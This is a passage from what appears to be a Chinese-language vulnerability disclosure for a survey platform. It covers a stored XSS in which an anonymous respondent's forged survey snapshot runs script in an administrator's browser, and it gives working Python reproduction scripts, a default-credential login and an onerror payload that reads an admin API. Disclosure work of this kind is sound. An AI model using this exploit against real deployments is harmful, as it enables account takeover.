{"code":200,"data":{"answerId":"3df53bf5-9cfd-4a47-a45e-7727efa19929"}}管理员刷新受害问卷的数据页,Private contact 字段已被改写:
4. 匿名答卷者伪造答卷快照,管理员查看答卷时被 XSS
| 简要描述: | 匿名答卷者在提交答卷时附带一份伪造的问卷快照,管理员查看这条答卷时脚本在管理员浏览器里执行,攻击者借此接管受害者账号。 |
|---|---|
| 影响版本: | 1.13.0 ~ 1.13.2 |
| 前置条件: | 目标存在已发布的公开问卷,管理员会查看该问卷的答卷。 |
漏洞成因
答卷请求里的 survey 字段会被原样映射进答卷记录。相关代码如下:
// server/rdbms/src/main/java/cn/surveyking/server/domain/mapper/AnswerViewMapperImpl.java:23-45    commit 6e3e4ce795
public Answer fromRequest(AnswerRequest request) {
    ...
    answer.setSurvey(request.getSurvey());
    ...
}
保存答卷时,优先采用请求里的快照,项目自身的问卷只作为兜底。相关代码如下:
// server/rdbms/src/main/java/cn/surveyking/server/impl/AnswerServiceImpl.java:731-743    commit 6e3e4ce795
private Answer beforeSaveAnswer(Answer answer) {
    ...
    SurveySchema answerSurvey = answer.getSurvey() != null ? answer.getSurvey()
            : (previousAnswer != null && previousAnswer.getSurvey() != null ? previousAnswer.getSurvey() : project.getSurvey());
    this.fileService.validateAndBindAnswerFiles(answer.getProjectId(), answer.getId(), answerSurvey, answer.getAnswer(), ...);
    ...
}
管理员的数据页用这条记录里的快照渲染标题,渲染前把标题交给一个把 HTML 转成文本的函数。该函数创建游离的 div,把标题赋给 innerHTML,再取 textContent。相关代码如下:
// 官方镜像 v1.13.2 构建产物 static/umi.ded23be0.js    revision 6e3e4ce795
function a(e){var t=document.createElement("div");
function r(e){...}
return t.innerHTML=e||"",r(t),t.textContent||t.innerText||""}
innerHTML 赋值时,标题里的 <img src=x onerror=...> 会被解析并触发 onerror,脚本随即执行。
复现环境搭建
按第 1 节的方式重建一个全新实例并完成初始化。以下脚本创建一个已发布的问卷,其中含填空题 q1:
import base64, httpx
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding

base = "http://127.0.0.1:1991"
pk = httpx.get(base + "/api/system").json()["data"]["publicKey"]
key = serialization.load_der_public_key(base64.b64decode(pk))
enc = base64.b64encode(key.encrypt(b"123456", padding.PKCS1v15())).decode()
r = httpx.post(base + "/api/public/login", json={"username": "admin", "password": enc})
tok = next(x.split(";")[0].split("=", 1)[1] for x in r.headers.get_list("set-cookie") if x.startswith("sk-token="))
adm = httpx.Client(base_url=base, cookies={"sk-token": tok})

survey = {"id": "x", "title": "F7 Demo Survey", "attribute": {},
          "children": [{"id": "q1", "title": "q1", "type": "FillBlank", "attribute": {},
                        "children": [{"id": "q1_1", "attribute": {}}]}]}
pid = adm.post("/api/project/create", json={"name": "F7 Demo Survey", "mode": "survey", "survey": survey}).json()["data"]["id"]
survey["id"] = pid
adm.post("/api/project/update", json={"id": pid, "name": "F7 Demo Survey", "mode": "survey", "survey": survey,
         "setting": {"status": 1, "mode": "survey", "answerSetting": {}, "submittedSetting": {}}})
print(pid)
复现过程
下面请求里的两个 Y0ZuZa 换成上一步脚本输出的问卷 id。
匿名提交答卷,请求体自带一份把 title 换成恶意 HTML 的问卷快照:
import httpx

payload = "<img src=x onerror=\"fetch('/api/system/role/list').then(r=>r.text()).then(t=>{document.documentElement.insertAdjacentHTML('afterbegin','<div style=background:#c00;color:#fff;font-family:monospace;font-size:26px;padding:12px>ANSWER SNAPSHOT XSS PATH='+location.pathname+'</div><pre style=font-family:monospace;font-size:14px;white-space:pre-wrap>'+t.slice(0,300)+'</pre>')})\">"
snapshot = {"id": "Y0ZuZa", "title": payload, "attribute": {},
            "children": [{"id": "q1", "title": "q1", "type": "FillBlank", "attribute": {},
                          "children": [{"id": "q1_1", "attribute": {}}]}]}
r = httpx.post("http://127.0.0.1:1991/api/public/saveAnswer", json={
    "projectId": "Y0ZuZa", "tempSave": 0, "answer": {"q1": {"q1_1": "hello"}},
    "survey": snapshot})
print(r.text)
输出如下:

{"code":200,"data":{"answerId":"36407504-06c7-48dd-9112-ecdd65d46b79"}}管理员在“数据”页选中这条答卷:

点击“Edit data”打开“Record details”弹窗,脚本执行,并把管理员角色接口的返回显示出来: